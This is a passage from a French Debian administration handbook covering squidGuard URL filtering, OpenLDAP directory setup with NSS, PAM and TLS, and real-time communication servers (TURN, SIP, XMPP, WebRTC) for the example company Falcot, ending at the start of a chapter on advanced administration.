url_rewrite_program /usr/bin/squidGuard -c /etc/squid3/squidGuard.conf
```

Il faut également installer le programme CGI `/usr/lib/cgi-bin/squidGuard.cgi` à partir du fichier d'exemple `squidGuard.cgi.gz`, que l'on trouve dans le répertoire `/usr/share/doc/squidguard/examples/`. On modifiera ce script en changeant les variables `$proxy` (nom du serveur mandataire) et `$proxymaster` (courrier électronique de contact de l'administrateur). Les variables `$image` et `$redirect` devront pointer sur des images existantes, symbolisant le refus d'accéder à la page demandée.

La commande `service squid3 reload` active le filtre. Le paquet `squidguard` n'offrant aucun filtrage par défaut, l'administrateur a la responsabilité de le définir. Pour cela, il doit créer le fichier `/etc/squid3/squidGuard.conf`, en utilisant éventuellement `/etc/squidguard/squidGuard.conf.default` comme modèle.

Après chaque modification du fichier de configuration de `squidGuard` ou de l'une des listes de domaines ou d'URL qu'il mentionne, il est nécessaire de régénérer la base de données de travail. Cela s'effectue en exécutant la commande `update-squidguard`. Le format du fichier de configuration est documenté sur le site web suivant :

⇒ <http://www.squidguard.org/Doc/configure.html>

ALTERNATIVE	
DansGuardian	Le paquet <code>dansguardian</code> constitue une alternative à <code>squidguard</code> . Ce logiciel ne se contente pas de gérer une liste noire d'URL interdites, il est capable de gérer le système de notation PICS (<i>Platform for Internet Content Selection</i> – plate-forme pour la sélection de contenu Internet) et de décider si une page est acceptable ou non en analysant dynamiquement son contenu.

11.7. Annuaire LDAP

OpenLDAP implémente le protocole LDAP ; ce n'est qu'une base de données adaptée pour gérer des annuaires. Son intérêt est multiple : l'emploi d'un serveur LDAP aide à centraliser la gestion des comptes des utilisateurs et des droits associés. De plus, la base de données LDAP est facile à dupliquer, ce qui permet de mettre en place plusieurs serveurs synchronisés. En cas de croissance rapide du réseau, il sera aisément de monter en puissance en répartissant la charge sur plusieurs serveurs.

Les données LDAP sont structurées et hiérarchisées. Les « schémas » définissent les objets que la base peut stocker avec la liste de tous les attributs possibles. La syntaxe qui permet de désigner un objet de la base traduit cette structure, même si elle n'est pas facile à maîtriser.

11.7.1. Installation

Le paquet `slapd` contient le serveur OpenLDAP. Le paquet `ldap-utils` renferme des utilitaires en ligne de commande pour interagir avec les serveurs LDAP.

L'installation du paquet `slapd` est généralement peu interactive, et le résultat ne répond que rarement aux besoins. Heureusement, il suffit de lancer la commande `dpkg-reconfigure slapd` pour reconfigurer la base de données LDAP plus en détail :

- Faut-il ignorer la configuration de `slapd`? Non, bien sûr, nous allons configurer ce service.
- Quel est le nom de domaine? « `falcot.com` ».
- Quel est le nom de l'organisation? « `Falcot SA` ».
- Il faut saisir un mot de passe administrateur pour la base de données.
- Quel est le module de base de données à utiliser? « `MDB` ».
- La base doit-elle être supprimée si le paquet `slapd` est supprimé? Non. Mieux vaut éviter de perdre ces données suite à une mauvaise manipulation.
- Faut-il déplacer l'ancienne base de données? Cette question n'est posée que si l'on déclenche une nouvelle configuration alors qu'une base de données existe déjà. Ne répondre « oui » que si l'on veut effectivement repartir d'une base propre, par exemple si l'on exécute `dpkg-reconfigure slapd` juste après l'installation initiale.
- Faut-il autoriser LDAPv2? Non, ce n'est pas la peine. Tous les outils que nous employons connaissent LDAPv3.

B.A.-BA
Format LDIF

Un fichier LDIF (*LDAP Data Interchange Format*, ou format d'échange de données de LDAP) est un fichier textuel portable décrivant le contenu (ou une partie de celui-ci) d'une base de données LDAP afin de pouvoir intégrer les données dans n'importe quel autre serveur LDAP.

Une base de données minimale est maintenant configurée, ce qu'on peut vérifier en l'interrogeant directement :

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope sub
# filter: (objectclass=*)
# requesting: ALL
#
# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
```

```

objectClass: organization
o: Falcot SA
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2

```

La requête a renvoyé deux objets : l'organisation dans son ensemble et l'administrateur.

11.7.2. Remplissage de l'annuaire

La base de données vide n'ayant pas grand intérêt, il s'agit maintenant d'y intégrer l'ensemble des annuaires existants, notamment les utilisateurs, groupes, services et hôtes.

Le paquet Debian *migrationtools* offre un ensemble de scripts qui permettent justement de récupérer les informations depuis les annuaires Unix standards (*/etc/passwd*, */etc/group*, */etc/services*, */etc/hosts*, etc.), puis de les intégrer dans la base de données LDAP.

Après installation du paquet, il faut éditer le fichier */etc/migrationtools/migrate_common.ph* pour activer les options *IGNORE_UID_BELOW* et *IGNORE_GID_BELOW* (qu'il suffit de décommenter) et mettre à jour *DEFAULT_MAIL_DOMAIN*/*DEFAULT_BASE*.

La mise à jour à proprement parler se fait en exécutant la commande *migrate_all_online.sh* comme suit :

```

# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_all_online.sh

```

Le script *migrate_all_online.sh* pose plusieurs questions auxquelles il faut répondre correctement pour indiquer la base de données LDAP dans laquelle les données vont être intégrées. Le tableau 11.1 résume les réponses données dans le cas de Falcot.

La migration du fichier */etc/aliases* est volontairement ignorée parce que le schéma standard (installé par Debian) ne comprend pas les structures employées par ce script pour décrire les alias de courrier électronique. S'il est nécessaire d'intégrer cette information dans la base de données LDAP, il faudra ajouter le fichier */etc/ldap/schema/misc.schema* comme schéma standard.

Question	Réponse
X.500 naming context	dc=falcot,dc=com
LDAP server hostname	localhost
Manager DN	cn=admin,dc=falcot,dc=com
Bind credentials	Le mot de passe administrateur
Create DUAConfigProfile	Non

TABLE 11.1 Réponses aux questions du script `migrate_all_online.sh`

OUTIL	
Explorer un annuaire	Le programme <code>jxplorer</code> (du paquet Debian éponyme) est un outil graphique qui permet d'explorer et de modifier une base de données LDAP. Il est intéressant et aide notamment à mieux se représenter la structure hiérarchique des données LDAP.

On peut également noter l'emploi de l'option -c de la commande `ldapadd` lui demandant de ne pas s'interrompre en cas d'erreur. Elle est nécessaire car la conversion du fichier `/etc/services` génère quelques erreurs que l'on peut ignorer sans soucis.

11.7.3. Utiliser LDAP pour gérer les comptes

Maintenant que la base de données LDAP contient des informations, il est temps de les utiliser. Cette section explique comment paramétrier un système Linux afin que les différents annuaires système emploient la base de données LDAP de manière transparente.

Configuration de NSS

NSS (*Name Service Switch*, ou multiplexeur de service de noms, voir encadré « [Base de données système et NSS](#) » page 177) est un système modulaire pour définir ou récupérer les informations des annuaires système. Pour utiliser LDAP comme une source de données NSS, il faut mettre en place le paquet `libnss-ldap`. Son installation pose plusieurs questions dont les réponses sont résumées dans le tableau 11.2 .

Il faut ensuite modifier le fichier `/etc/nsswitch.conf` pour lui indiquer d'employer le module `ldap` fraîchement installé.

Ex. 11.26 Fichier `/etc/nsswitch.conf`

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the 'glibc-doc' and 'info' packages installed, try:
# 'info libc "Name Service Switch"' for information about this file.
```

Question	Réponse
URI du serveur LDAP	ldap://ldap.falcot.com
Nom distinctif de la base de recherche	dc=falcot,dc=com
Version de LDAP à utiliser	3
La base demande-t-elle un <i>login</i> ?	Non
Faut-il donner les privilèges de superutilisateur local au compte administrateur LDAP ?	Oui
Doit-on rendre le fichier de configuration lisible et modifiable uniquement par son propriétaire ?	Non
Compte LDAP pour le super-utilisateur (root)	cn=admin,dc=falcot,dc=com
Mot de passe du compte super-utilisateur LDAP	Le mot de passe administrateur

TABLE 11.2 Configuration du paquet libnss-ldap

```

passwd: ldap compat
group: ldap compat
shadow: ldap compat

hosts: files dns ldap
networks: ldap files

protocols: ldap db files
services: ldap db files
ethers: ldap db files
rpc: ldap db files

netgroup: ldap files

```

Le module `ldap`, systématiquement ajouté au début, est donc consulté en premier. Le service `hosts` fait exception puisque pour contacter le serveur LDAP, il faut consulter le DNS au préalable (pour résoudre `ldap.falcot.com`). Sans cette précaution, une requête de résolution de nom de machine consulterait le serveur LDAP, ce qui déclencherait une résolution du nom du serveur LDAP, etc., produisant une boucle infinie.

Si l'on souhaite que le serveur LDAP soit la référence unique (et ne pas prendre en compte les fichiers locaux employés par le module `files`), il est possible de configurer chaque service avec la syntaxe suivante :

`service: ldap [NOTFOUND=return] files.`

Si l'entrée demandée n'existe pas dans le serveur LDAP, la réponse sera « n'existe pas » même si la ressource existe dans l'un des fichiers locaux, qui ne seront employés que lorsque le service LDAP sera hors d'usage.

Configuration de PAM

La configuration de PAM (voir l'encadré « [/etc/environment et /etc/default/locale](#) » page 163) proposée dans cette section permettra aux applications d'effectuer les authentifications nécessaires à partir des données de la base LDAP.

ATTENTION	
Impossible de s'identifier	Le changement de la configuration PAM standard employée par les divers programmes est une opération sensible. En cas de mauvaise manipulation, il peut être impossible de s'authentifier, donc de se connecter. Pensez donc à garder un shell root ouvert en parallèle pour corriger vos erreurs le cas échéant.

Il faut installer le module LDAP pour PAM, qui se trouve dans le paquet Debian *libpam-ldap*. Son installation pose des questions similaires à celles de *libnss-ldap* et d'ailleurs, certains paramètres de configuration (comme l'URI du serveur LDAP) sont tout simplement partagés avec le paquet *libnss-ldap*. Les réponses sont résumées dans le tableau 11.3 .

Question	Réponse
Le super-utilisateur local doit-il être un administrateur de la base LDAP ?	Oui. Cela permet d'utiliser la commande <code>passwd</code> habituelle pour changer les mots de passe stockés dans la base LDAP.
La base LDAP demande-t-elle une identification ?	Non
Compte LDAP pour le super-utilisateur (root)	<code>cn=admin,dc=falcot,dc=com</code>
Mot de passe du compte super-utilisateur LDAP	Le mot de passe administrateur de la base LDAP
Algorithme de chiffrement à utiliser localement pour les mots de passe	<code>crypt</code>

TABLE 11.3 Configuration de libpam-ldap

L'installation de *libpam-ldap* adapte automatiquement la configuration PAM par défaut définie dans les fichiers */etc/pam.d/common-auth*, */etc/pam.d/common-password* et */etc/pam.d/common-account*. Pour effectuer cela, le paquet s'appuie sur l'utilitaire *pam-auth-update* prévu à cet usage et fourni par le paquet *libpam-runtime*. L'administrateur peut également exécuter *pam-auth-update* pour activer et désactiver à sa guise les modules PAM présents sur le système.

Sécuriser les échanges de données LDAP

LDAP est par défaut transporté en clair sur le réseau, ce qui signifie que les mots de passe chiffrés circulent sans précaution particulière. Repérables, ils peuvent donc subir une attaque de type dictionnaire. Pour éviter ce désagrément, il convient d'employer une couche supplémentaire de chiffrement et cette section détaille comment procéder.

Configuration côté serveur La première étape consiste à créer une biclé (clé publique et clé privée) pour LDAP. Pour cela, les administrateurs de Falcot réutilisent *easy-rsa* (voir la section 10.2.1.1, « Infrastructure de clés publiques *easy-rsa* » page 251). L'exécution de la commande `./build-key-server ldap.falcot.com` pose plusieurs questions banales (lieu, nom de l'organisation, etc.). Il est impératif de répondre à la question Common Name par le nom complet du serveur LDAP ; en l'occurrence il s'agit donc de `ldap.falcot.com`.

La commande précédente a généré un certificat dans le fichier `keys/ldap.falcot.com.crt` et la clé privée correspondante est stockée dans `keys/ldap.falcot.com.key`.

Maintenant que ces clés ont été installées à leur emplacement standard, il faut s'assurer que le fichier contenant leur partie privée est lisible par le serveur LDAP, qui fonctionne avec l'identité utilisateur `openldap` :

```
# adduser openldap ssl-cert
Adding user 'openldap' to group 'ssl-cert' ...
Adding user openldap to group ssl-cert
Done.
# mv keys/ldap.falcot.com.key /etc/ssl/private/ldap.falcot.com.key
# chown root:ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# mv newcert.pem /etc/ssl/certs/ldap.falcot.com.pem
```

Le démon `slapd` doit aussi être configuré pour utiliser ces clés de chiffrement. La configuration du serveur LDAP est gérée de manière dynamique : comme elle est stockée dans une partie dédiée de l'annuaire, elle peut être mise à jour avec des opérations LDAP normales sur cette hiérarchie `cn=config` (et le serveur met à jour `/etc/ldap/slapd.d` à la volée pour rendre cette configuration persistante). Pour modifier la configuration, on utilisera donc `ldapmodify` :

Ex. 11.27 Configuration de `slapd` pour la prise en charge du chiffrement

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
-
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
```

```

END
# ldapmodify -Y EXTERNAL -H ldapi:/// -f ssl.ldif
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"

```

OUTIL

Éditer un annuaire LDAP avec ldapvi

ldapvi permet d'afficher une représentation LDIF d'une partie de l'annuaire LDAP dans un éditeur de texte. Si l'on effectue des modifications dans cet éditeur, ldapvi les convertira en opérations LDAP et effectuera ces dernières automatiquement.

C'est donc une manière particulièrement pratique de mettre à jour la configuration du serveur LDAP, simplement en éditant la hiérarchie cn=config.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

La dernière étape pour activer la mise en place du chiffrement est de modifier la variable SLAPD_SERVICES du fichier /etc/default/slapd. Notons au passage que pour éviter tout risque, on désactive la possibilité de LDAP non sécurisé.

Ex. 11.28 Fichier /etc/default/slapd

```

# Default location of the slapd.conf file or slapd.d cn=config directory. If
# empty, use the compiled-in default (/etc/ldap/slapd.d with a fallback to
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the server
# will run as root.
SLAPD_USER="openldap"

# System group to run the slapd server under. If empty the server will
# run in the primary group of its user.
SLAPD_GROUP="openldap"

# Path to the pid file of the slapd server. If not set the init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.conf by
# default)
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd can also
# service requests on TCP-port 636 (ldaps) and requests via unix
# sockets.
# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldaps:/// ldapi:///"

```

```

# If SLAPD_NO_START is set, the init script will not start or restart
# slapd (but stop will still work). Uncomment this if you are
# starting slapd via some other means or if you don't want slapd normally
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file exists,
# the init script will not start or restart slapd (but stop will still
# work). Use this for temporarily disabling startup of slapd (when doing
# maintenance, for example, or through a configuration management system)
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd

# For Kerberos authentication (via SASL), slapd by default uses the system
# keytab file (/etc/krb5.keytab). To use a different keytab file,
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab

# Additional options to pass to slapd
SLAPD_OPTIONS=""

```

Configuration côté client Côté client, il faut modifier la configuration des modules *libpam-ldap* et *libnss-ldap* en utilisant une URI en `ldaps://`.

Les clients LDAP doivent aussi pouvoir s'assurer de l'authenticité du serveur. Dans le contexte d'une infrastructure de clés publiques X.509, les certificats publics sont signés par la clé d'une autorité de certification (*certificate authority*, ou CA). Les administrateurs de Falcot ont utilisé *easy-rsa* pour créer leur propre autorité de certification et il faut maintenant configurer le système pour qu'il fasse confiance à cette autorité. Pour cela, il suffit de placer le certificat dans `/usr/local/share/ca-certificates` et d'exécuter `update-ca-certificates`.

```

# cp keys/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d.....
Adding debian:falcot.pem
done.
done.

```

Pour terminer, il est intéressant de configurer l'URI LDAP et le DN que les divers outils de ligne de commande vont utiliser par défaut. Cela se configure dans `/etc/ldap/ldap.conf` et évite d'avoir à taper ces paramètres sur chaque ligne de commande.

Ex. 11.29 *Fichier /etc/ldap/ldap.conf*

```

#
# LDAP Defaults
#
# See ldap.conf(5) for details
# This file should be world readable but not world writable.

BASE    dc=falcot,dc=com
URI     ldaps://ldap.falcot.com

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never

# TLS certificates (needed for GnuTLS)
TLS_CACERT      /etc/ssl/certs/ca-certificates.crt

```

11.8. Services de communication en temps réel

Les services de communication en temps réel (*Real-Time Communication*, RTC) regroupent les services de voix sur IP, de video/webcam, de messagerie instantanée (*instant messaging*, IM) et de partage de bureaux. Ce chapitre introduit trois services nécessaires dans une infrastructure de communication en temps réel : un serveur TURN, un serveur SIP et un serveur XMPP. Des explications claires et détaillées de comment planifier, installer et gérer ces services sont disponibles en anglais dans le *Real-Time Communications Quick Start Guide*, y compris des exemples spécifiques à Debian.

➔ <http://rtcquickstart.org>

SIP et XMPP peuvent fournir les mêmes services. SIP est un peu plus connu pour la voix sur IP et la vidéo alors que XMPP est traditionnellement utilisé comme protocole de messagerie instantanée. En réalité, les deux peuvent être utilisés pour les deux services. Pour optimiser les options de connectivité, il est recommandé d'exploiter les deux en parallèle.

Ces deux services utilisent des certificats X.509 pour garantir la confidentialité et l'authentification. La section 10.2.1.1, « **Infrastructure de clés publiques easy-rsa** » page 251 donne plus de détails sur la création de ces certificats. Alternativement, on trouvera aussi des explications très utiles dans le *Real-Time Communications Quick Start Guide* (en anglais) :

➔ <http://rtcquickstart.org/guide/multi/tls.html>

11.8.1. Paramètres DNS pour les services RTC

Les services RTC nécessitent des enregistrements DNS SRV et NAPTR. Voici un exemple de configuration qui peut être mis dans le fichier de zone pour falcot.com :

```

; le serveur où tout va fonctionner
server1           IN      A      198.51.100.19
server1           IN      AAAA   2001:DB8:1000:2000::19

; IPv4 seulement pour TURN pour le moment, certains clients
; ne fonctionnent pas avec IPv6
turn-server       IN      A      198.51.100.19

; adresses IPv4 et IPv6 pour SIP
sip-proxy         IN      A      198.51.100.19
sip-proxy         IN      AAAA   2001:DB8:1000:2000::19

; adresses IPv4 et IPv6 pour XMPP
xmpp-gw          IN      A      198.51.100.19
xmpp-gw          IN      AAAA   2001:DB8:1000:2000::19

; DNS SRV et NAPTR pour STUN / TURN
_stun._udp    IN SRV    0 1 3467 turn-server.falcot.com.
_turn._udp    IN SRV    0 1 3467 turn-server.falcot.com.
@             IN NAPTR  10 0 "s" "RELAY:turn.udp" "" _turn._udp.falcot.com.

; DNS SRV et NAPTR pour SIP
_sips._tcp    IN SRV    0 1 5061 sip-proxy.falcot.com.
@             IN NAPTR  10 0 "s" "SIPS+D2T" "" _sips._tcp.falcot.com.

; enregistrements DNS SRV pour les modes XMPP Server et Client:
_xmpp-client._tcp IN      SRV    5 0 5222 xmpp-gw.falcot.com.
_xmpp-server._tcp IN      SRV    5 0 5269 xmpp-gw.falcot.com.

```

11.8.2. Serveur TURN

TURN est un service qui aide les clients derrière des routeurs NAT et des pare-feu à trouver le chemin le plus efficace pour communiquer avec d'autres clients et pour relayer les flux media si aucun chemin direct n'est trouvé. Il est grandement recommandé d'installer le serveur TURN avant que tous les autres services RTC ne soient disponibles pour les utilisateurs finaux.

TURN et le protocole ICE sont des standards ouverts. Pour tirer profit de ces protocoles, en maximisant la connectivité et en minimisant la frustration des utilisateurs, il est important de s'assurer que tous les logiciels clients les supportent.

Pour que l'algorithme ICE fonctionne efficacement, le serveur doit avoir deux adresses publiques IPv4.

Installation du serveur TURN

Installez le paquet *resiprocate-turn-server*.

Éditez le fichier de configuration `/etc/reTurn/reTurnServer.config`. Le plus important est d'intégrer les adresses IP du serveur.

```
# vos addresses IP vont ici :  
TurnAddress = 198.51.100.19  
TurnV6Address = 2001:DB8:1000:2000::19  
AltStunAddress = 198.51.100.20  
# votre domaine va ici, il doit correspondre à la valeur utilisée pour  
# créer vos mots de passe avec l'algorithme de hachage HA1 :  
AuthenticationRealm = myrealm  
  
UserDatabaseFile = /etc/reTurn/users.txt  
UserDatabaseHashedPasswords = true
```

Redémarrez le service.

Gestion des utilisateurs de TURN

Utilisez l'utilitaire `htdigest` pour gérer la liste des utilisateurs du serveur TURN.

```
# htdigest /etc/reTurn/users.txt myrealm joe
```

Après toute modification à `/etc/reTurn/users.txt`, envoyez le signal HUP pour que le serveur le recharge (ou autorisez le rechargement automatique dans `/etc/reTurn/reTurnServer.config`).

11.8.3. Serveur Proxy SIP

Un serveur proxy SIP gère les connexions SIP entrantes et sortantes entre différentes organisations, les fournisseurs de tronc SIP (*SIP trunking*), les autocommutateurs téléphoniques privés (*Private Automatic Branch eXchange*, PBX) comme Asterisk, les téléphones SIP, les logiciels de téléphonie basés sur SIP et les applications WebRTC.

Il est fortement recommandé d'installer et de configurer le proxy SIP avant d'essayer de mettre en place un PBX (autocommutateur téléphonique privé). Le proxy SIP normalise une large partie du trafic arrivant au PBX et fournit une plus grande connectivité et une résilience plus importante.

Installation du proxy SIP

Installez le paquet `repro`. Utiliser le paquet de `jessie-backports` est fortement recommandé car il contient les dernières améliorations qui augmentent la connectivité et la résilience.

Éditez le fichier de configuration `/etc/repro/repro.config`. Le plus important est d'ajouter les adresses IP du serveur. L'exemple ci-dessous montre comment configurer à la fois le SIP normal et *WebSockets/WebRTC* en utilisant TLS, IPv4 et IPv6 :

```

# Transport1 est pour SIP sur des connexions TLS
# On utilise le port 5061 ici mais on pourrait utiliser le port
# 443 si des clients sont derrière des pare-feu trop restrictifs
Transport1Interface = 198.51.100.19:5061
Transport1Type = TLS
Transport1TlsDomain = falcot.com
Transport1TlsClientVerification = Optional
Transport1RecordRouteUri = sip:falcot.com;transport=TLS
Transport1TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport1TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport2 est la version IPv6 de Transport1
Transport2Interface = 2001:DB8:1000:2000::19:5061
Transport2Type = TLS
Transport2TlsDomain = falcot.com
Transport2TlsClientVerification = Optional
Transport2RecordRouteUri = sip:falcot.com;transport=TLS
Transport2TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport2TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport3 est pour les connexions SIP sur WebSocket (WebRTC)
# On utilise le port 8443 ici mais on pourrait utiliser le port 443
Transport3Interface = 198.51.100.19:8443
Transport3Type = WSS
Transport3TlsDomain = falcot.com
# Ceci demanderait au navigateur d'envoyer un certificat, mais les
# navigateurs ne semblent pas bien le gérer, on le laisse donc à None :
Transport3TlsClientVerification = None
Transport3RecordRouteUri = sip:falcot.com;transport=WSS
Transport3TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport3TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport4 est la version IPv6 de Transport3
Transport4Interface = 2001:DB8:1000:2000::19:8443
Transport4Type = WSS
Transport4TlsDomain = falcot.com
Transport4TlsClientVerification = None
Transport4RecordRouteUri = sip:falcot.com;transport=WSS
Transport4TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport4TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport5 : ceci pourrait être pour des connexions TCP à un serveur
# Asterisk dans le réseau interne. N'autorisez pas le port 5060
# dans le pare-feu externe.
Transport5Interface = 198.51.100.19:5060
Transport5Type = TCP
Transport5RecordRouteUri = sip:198.51.100.19:5060;transport=TCP

```

```
HttpBindAddress = 198.51.100.19, 2001:DB8:1000:2000::19
HttpAdminUserFile = /etc/repro/users.txt
RecordRouteUri = sip:falcot.com;transport=tls
ForceRecordRouting = true
EnumSuffixes = e164.arpa, sip5060.net, e164.org
DisableOutbound = false
EnableFlowTokens = true
EnableCertificateAuthenticator = True
```

Définissez le mot de passe administrateur pour l'interface web avec l'utilitaire `htdigest`. Le nom de l'utilisateur doit être *admin* et le domaine (*realm*) doit correspondre à la valeur spécifiée dans `repro.config`.

```
# htdigest /etc/repro/users.txt repro admin
```

Redémarrez le service pour utiliser la nouvelle configuration.

Gestion du proxy SIP

Visitez l'adresse `http://sip-proxy.falcot.com:5080` pour compléter la configuration en ajoutant les domaines, les utilisateurs locaux et les routes statiques.

La première étape est d'ajouter le domaine local. Le processus doit être redémarré après l'ajout ou la suppression de domaines dans la liste.

Le proxy sait comment acheminer les appels entre les utilisateurs locaux et les adresses SIP complètes, la configuration du routage est uniquement nécessaire si le comportement par défaut ne convient pas ; par exemple pour reconnaître des numéros de téléphone, il faut ajouter un préfixe et les router vers un fournisseur SIP.

11.8.4. Serveur XMPP

Un serveur XMPP gère la connectivité entre les utilisateurs XMPP locaux et les utilisateurs XMPP dans d'autres domaines de l'Internet public.

VOCABULAIRE	Il est parfois fait référence à XMPP sous le nom de Jabber. En réalité, Jabber est une marque alors que XMPP est le nom officiel du standard.
XMPP ou Jabber ?	

Prosody est un serveur XMPP populaire qui fonctionne bien sur les serveurs Debian.

Installation du serveur XMPP

Installez le paquet `prosody`. Il est préférable d'utiliser le paquet de `jessie-backports` car il intègre les dernières améliorations pour optimiser la connectivité et la résilience.

Vérifiez le fichier de configuration `/etc/prosody/prosody.cfg.lua`. La principale chose à faire est de renseigner l'identifiant des utilisateurs autorisés à gérer le serveur.

```
admins = { "joe@falcot.com" }
```

Il faut également un fichier de configuration pour chaque domaine. Copiez l'exemple de `/etc/prosody/conf.avail/example.com.cfg.lua` et adaptez le suivant les besoins. Voici le fichier `falcot.com.cfg.lua` créé par les administrateurs de Falcot :

```
VirtualHost "falcot.com"
    enabled = true
    ssl = {
        key = "/etc/ssl/private/falcot.com-key.pem";
        certificate = "/etc/ssl/public/falcot.com.pem";
    }
```

Pour activer le domaine, il faut créer un lien symbolique dans `/etc/prosody/conf.d/` :

```
# ln -s /etc/prosody/conf.avail/falcot.com.cfg.lua /etc/prosody/conf.d/
```

Redémarrez le service pour utiliser la nouvelle configuration.

Gestion du serveur XMPP

Certaines opérations de gestion peuvent être réalisées avec l'utilitaire en ligne de commande `prosodyctl`. Par exemple, pour ajouter le compte administrateur spécifié dans `/etc/prosody/prosody.cfg.lua` :

```
# prosodyctl adduser joe@falcot.com
```

La page [Prosody online documentation¹](#) donne plus de détails sur comment personnaliser la configuration.

11.8.5. Services fonctionnant sur le port 443

Certains administrateurs préfèrent faire tourner tous leurs services RTC sur le port 443. Cela simplifie la connexion des utilisateurs qui sont dans des endroits éloignés, tels que des hôtels et des aéroports où les autres ports risquent d'être bloqués et où le trafic Internet est acheminé à travers des serveurs proxy HTTP.

Pour réaliser ceci, chaque service (SIP, XMPP et TURN) doit avoir une adresse IP différente. Tous les services peuvent cependant être sur le même hôte puisque Linux gère des adresses IP multiples sur un seul hôte. Le numéro de port, 443, doit être spécifié dans les fichiers de configuration de chaque service et aussi dans les enregistrements DNS de type SRV.

¹<http://prosody.im/doc/configure>

11.8.6. Ajout de WebRTC

Falcot souhaite que les clients puissent téléphoner directement à partir du site web. Les administrateurs de Falcot veulent aussi utiliser WebRTC dans le cadre de leur plan de reprise après sinistre, pour que le personnel puisse utiliser les navigateurs web de chez eux pour se connecter au système téléphonique de l'entreprise et travailler normalement en cas d'urgence.

EN PRATIQUE

Essayer WebRTC

Pour découvrir WebRTC, il existe plusieurs sites de démonstration qui permettent de tester directement les équipements.

► <http://www.sip5060.net/test-calls>

WebRTC est une technologie qui évolue rapidement et il est donc essentiel d'utiliser les paquets des distributions *jessie-backports* ou *Testing*.

JSCommunicator est un téléphone WebRTC générique, sans marque, qui n'a besoin daucun script côté serveur. Il est construit exclusivement avec du HTML, du CSS et du JavaScript. Il est à la base de nombreux autres services et modules WebRTC pour des frameworks plus avancés.

► <http://jscommunicator.org>

Installer le paquet *jscommunicator-web-phone* est la méthode la plus rapide pour avoir un téléphone WebRTC sur un site web. Cela nécessite d'avoir un proxy SIP avec un transport WebSocket. Les instructions figurant dans la section 11.8.3.1, « Installation du proxy SIP » page 325 donnent les informations nécessaires pour activer un transport WebSocket dans le proxy SIP *repro*.

jscommunicator-web-phone peut être utilisé de différentes façons. L'une des stratégies les plus simples est d'inclure ou de copier la configuration */etc/jscommunicator-web-phone/apache.conf* dans la configuration d'un hôte virtuel Apache.

Une fois que les fichiers de JSCommunicator sont disponibles sur le serveur web, il convient de personnaliser le fichier */etc/jscommunicator-web-phone/config.js* pour pointer sur le serveur TURN et sur le serveur SIP. Par exemple ainsi :

```

JSCommSettings = {

    // Environnement du serveur web
    webserver: {
        url_prefix: null           // Si défini, préfixe pour construire sound/ URLs
    },

    // Relais STUN/TURN pour les médias
    stun_servers: [],
    turn_servers: [
        { server:"turn:turn-server.falcot.com?transport=udp", username:"joe", password:
            ➔ j0Ep455d" }
    ],

    // Connexion WebSocket
    websocket: {
        // Notez qu'on utilise le certificat du domaine falcot.com et le port 8443
        // Cela correspond aux exemples Transport3 et Transport4 dans
        // le fichier de configuration repro.config de falcot.com
        servers: 'wss://falcot.com:8443',
        connection_recovery_min_interval: 2,
        connection_recovery_max_interval: 30
    },
    ...
}

```

Les sites web les plus avancés qui proposent d'appeler en ligne utilisent généralement un script côté serveur qui génère dynamiquement le fichier config.js. Le code source de [DruCall²](#) montre comment réaliser ceci en PHP.

Le tour d'horizon des logiciels serveurs proposé par ce chapitre est loin d'être exhaustif, mais il recouvre toutefois la réalité des services réseau les plus employés. Passons sans plus tarder à un chapitre encore plus technique : approfondissement de certains concepts, déploiement à grande échelle, virtualisation sont autant de sujets passionnantes que nous allons aborder.

²<http://drucall.org>





Mots-clés

RAID
LVM
FAI
Preseeding
Supervision
Virtualisation
Xen
LXC

Administration avancée

12

RAID et LVM 334

Virtualisation 357

Installation automatisée 376

Supervision 383

Ce chapitre est l'occasion de revenir sur des aspects déjà abordés mais avec une nouvelle perspective : au lieu d'installer une machine, nous étudierons les solutions pour déployer un parc de machines ; au lieu de créer une partition RAID ou LVM avec les outils intégrés à l'installateur, nous apprendrons à le faire manuellement afin de pouvoir revenir sur les choix initiaux. Enfin, la découverte des outils de supervision et de virtualisation parachèvera ce chapitre avant tout destiné aux administrateurs professionnels plus qu'aux particuliers responsables de leur réseau familial.

12.1. RAID et LVM

